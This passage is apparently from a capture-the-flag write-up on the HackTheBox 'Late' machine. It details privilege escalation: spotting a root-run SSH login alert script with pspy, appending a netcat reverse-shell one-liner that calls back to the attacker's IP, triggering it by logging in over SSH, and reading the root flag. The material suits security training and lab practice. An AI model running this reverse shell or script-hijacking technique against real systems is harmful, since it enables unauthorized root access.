
5) Got ssh



Privilege Esalation

1) Started pspy4 to look for scheduled tasks

```
svc_acc@late:~$ curl http://10.10.16.5/pspy64 > pspy64
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 3032k  100 3032k    0     0   301k      0  0:00:10  0:00:10 --:--:--   541k
svc_acc@late:~$ chmod +x pspy64
svc_acc@late:~$
svc_acc@late:~$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
```



2) Found scheduled task running as root

```
2023/10/29 06:17:01 CMD: UID=0     PID=31555  | chown svc_acc:svc_acc /usr/local/sbin/ssh-alert.sh
2023/10/29 06:17:01 CMD: UID=0     PID=31556  |
2023/10/29 06:17:01 CMD: UID=0     PID=31557  |
2023/10/29 06:17:01 CMD: UID=0     PID=31558  | chattr +a /usr/local/sbin/ssh-alert.sh
2023/10/29 06:17:03 CMD: UID=0     PID=31559  | /bin/bash /usr/local/sbin/ssh-alert.sh
2023/10/29 06:17:03 CMD: UID=0     PID=31560  | /bin/bash /usr/local/sbin/ssh-alert.sh
2023/10/29 06:17:03 CMD: UID=0     PID=31561  |
2023/10/29 06:17:03 CMD: UID=0     PID=31563  |
2023/10/29 06:17:04 CMD: UID=0     PID=31566  | sshd: svc_acc [priv]
2023/10/29 06:17:04 CMD: UID=0     PID=31565  | sendmail: MTA: 39T6H36A031564 localhost.localdomain [127.0.0.1]: DATA
```

it sends mail when someone logs in with ssh

3) Found a script sending mail

```
svc_acc@late:~$ cat /usr/local/sbin/ssh-alert.sh
#!/bin/bash

RECIPIENT="root@late.htb"
SUBJECT="Email from Server Login: SSH Alert"

BODY="
A SSH login was detected.

        User:        $PAM_USER
        User IP Host: $PAM_RHOST
        Service:     $PAM_SERVICE
        TTY:         $PAM_TTY
        Date:        `date`
        Server:      `uname -a`
"

if [ ${PAM_TYPE} = "open_session" ]; then
        echo "Subject:${SUBJECT} ${BODY}" | /usr/sbin/sendmail ${RECIPIENT}
fi


svc_acc@late:~$ ls /usr/local/sbin/ssh-alert.sh
/usr/local/sbin/ssh-alert.sh
svc_acc@late:~$ ls /usr/local/sbin/ssh-alert.sh  -al
-rwxr-xr-x 1 svc_acc svc_acc 433 Oct 29 05:51 /usr/local/sbin/ssh-alert.sh
svc_acc@late:~$
```

4) the file is in append only mode

```
svc_acc@late:/usr/local/sbin$ ls
ssh-alert.sh  ssh-alert.sh~
svc_acc@late:/usr/local/sbin$ chattr -a ssh-alert.sh
chattr: Operation not permitted while setting flags on ssh-alert.sh
svc_acc@late:/usr/local/sbin$ lsattr ssh-alert.sh
-----a--------e-- ssh-alert.sh
svc_acc@late:/usr/local/sbin$
```

5) Appened the payload

```
svc_acc@late:/usr/local/sbin$ echo "rm /tmp/wk;mkfifo /tmp/wk;cat /tmp/wk|/bin/sh -i 2>&1|nc
10.10.16.5 8080 >/tmp/wk" | tee -a ssh-alert.sh
rm /tmp/wk;mkfifo /tmp/wk;cat /tmp/wk|/bin/sh -i 2>&1|nc 10.10.16.5 8080 >/tmp/wk
svc_acc@late:/usr/local/sbin$ cat ssh-alert.sh
#!/bin/bash

RECIPIENT="root@late.htb"
SUBJECT="Email from Server Login: SSH Alert"

BODY="
A SSH login was detected.

        User:         $PAM_USER
        User IP Host: $PAM_RHOST
        Service:      $PAM_SERVICE
        TTY:          $PAM_TTY
        Date:         `date`
        Server:       `uname -a`
"

if [ ${PAM_TYPE} = "open_session" ]; then
        echo "Subject:${SUBJECT} ${BODY}" | /usr/sbin/sendmail ${RECIPIENT}
fi


rm /tmp/wk;mkfifo /tmp/wk;cat /tmp/wk|/bin/sh -i 2>&1|nc 10.10.16.5 8080 >/tmp/wk
svc_acc@late:/usr/local/sbin$
```


6) Triggered the payload and got shell

```
2023/10/29 06:17:01 CMD: UID=0     PID=31554  |
2023/10/29 06:17:01 CMD: UID=0     PID=31555  | chown svc_acc:svc_acc /usr/local/sbin/ssh-alert.sh
2023/10/29 06:17:01 CMD: UID=0     PID=31556  |
2023/10/29 06:17:01 CMD: UID=0     PID=31557  |
2023/10/29 06:17:01 CMD: UID=0     PID=31558  | chattr +a /usr/local/sbin/ssh-alert.sh
2023/10/29 06:17:03 CMD: UID=0     PID=31559  | /bin/bash /usr/local/sbin/ssh-alert.sh
2023/10/29 06:17:03 CMD: UID=0     PID=31560  | /bin/bash /usr/local/sbin/ssh-alert.sh
2023/10/29 06:17:03 CMD: UID=0     PID=31561  |
2023/10/29 06:17:03 CMD: UID=0     PID=31563  |
2023/10/29 06:17:04 CMD: UID=0     PID=31566  | sshd: svc_acc [priv]
2023/10/29 06:17:04 CMD: UID=0     PID=31565  | sendmail: MTA: 39T6H36A031564 localhost.localdomain [127.0.0.1]: DATA
2023/10/29 06:17:04 CMD: UID=0     PID=31564  |
2023/10/29 06:17:04 CMD: UID=0     PID=31567  |
2023/10/29 06:17:05 CMD: UID=1000  PID=31568  | -bash
2023/10/29 06:17:05 CMD: UID=1000  PID=31570  | -bash
2023/10/29 06:17:05 CMD: UID=1000  PID=31569  | -bash
2023/10/29 06:17:05 CMD: UID=1000  PID=31572  | -bash
2023/10/29 06:17:05 CMD: UID=1000  PID=31571  | -bash
2023/10/29 06:17:05 CMD: UID=1000  PID=31574  | -bash
2023/10/29 06:17:05 CMD: UID=1000  PID=31573  | -bash
2023/10/29 06:17:05 CMD: UID=1000  PID=31577  | basename /usr/bin/lesspipe
2023/10/29 06:17:05 CMD: UID=1000  PID=31576  | /bin/sh /usr/bin/lesspipe
2023/10/29 06:17:05 CMD: UID=1000  PID=31575  | -bash
2023/10/29 06:17:05 CMD: UID=1000  PID=31579  |
2023/10/29 06:17:05 CMD: UID=1000  PID=31578  | /bin/sh /usr/bin/lesspipe
2023/10/29 06:17:05 CMD: UID=1000  PID=31581  | -bash
2023/10/29 06:17:05 CMD: UID=1000  PID=31580  | -bash
2023/10/29 06:17:36 CMD: UID=0     PID=31582  |
2023/10/29 06:18:01 CMD: UID=0     PID=31586  | /bin/bash /root/scripts/cron.sh
2023/10/29 06:18:01 CMD: UID=0     PID=31585  | /bin/bash /root/scripts/cron.sh
2023/10/29 06:18:01 CMD: UID=0     PID=31584  | /bin/sh -c /root/scripts/cron.sh
2023/10/29 06:18:01 CMD: UID=0     PID=31583  | /usr/sbin/CRON -f
2023/10/29 06:18:01 CMD: UID=0     PID=31587  | /bin/bash /root/scripts/cron.sh
2023/10/29 06:18:01 CMD: UID=0     PID=31588  | cp /root/scripts/ssh-alert.sh /usr/local/sbin/ssh-alert.sh
2023/10/29 06:18:01 CMD: UID=0     PID=31589  |
2023/10/29 06:18:01 CMD: UID=0     PID=31593  | /bin/bash /root/scripts/cron.sh
^CExiting program... (interrupt)
svc_acc@late:~$ echo "rm /tmp/wk;mkfifo /tmp/wk;cat /tmp/wk|/bin/sh -i 2>&1|nc 10.10.16.5 8080 >/tmp/wk" | tee -a /usr/lo
cal/sbin/ssh-alert.sh
rm /tmp/wk;mkfifo /tmp/wk;cat /tmp/wk|/bin/sh -i 2>&1|nc 10.10.16.5 8080 >/tmp/wk
svc_acc@late:~$
```

```
┌──(vigneswar㉿vigneswar)-[~/ssti]
└─$ ssh svc_acc@10.10.11.156 -i pkey
svc_acc@late:~$ ^C
svc_acc@late:~$ exit
logout
Connection to 10.10.11.156 closed.

┌──(vigneswar㉿vigneswar)-[~/ssti]
└─$ ssh svc_acc@10.10.11.156 -i pkey
```

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nc -lvnp 8080
listening on [any] 8080 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.11.156] 44106
/bin/sh: 0: can't access tty; job control turned off
#
```

7) Got the root flag


┌──(vigneswar㉿vigneswar)-[~]
└─$ nc -lvnp 8080
listening on [any] 8080 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.11.156] 44106
/bin/sh: 0: can't access tty; job control turned off
whoami
root
cd /root
ls
root.txt
scripts
cat root.txt
5706c3373e1bb0c8b12d86e413439b8e
#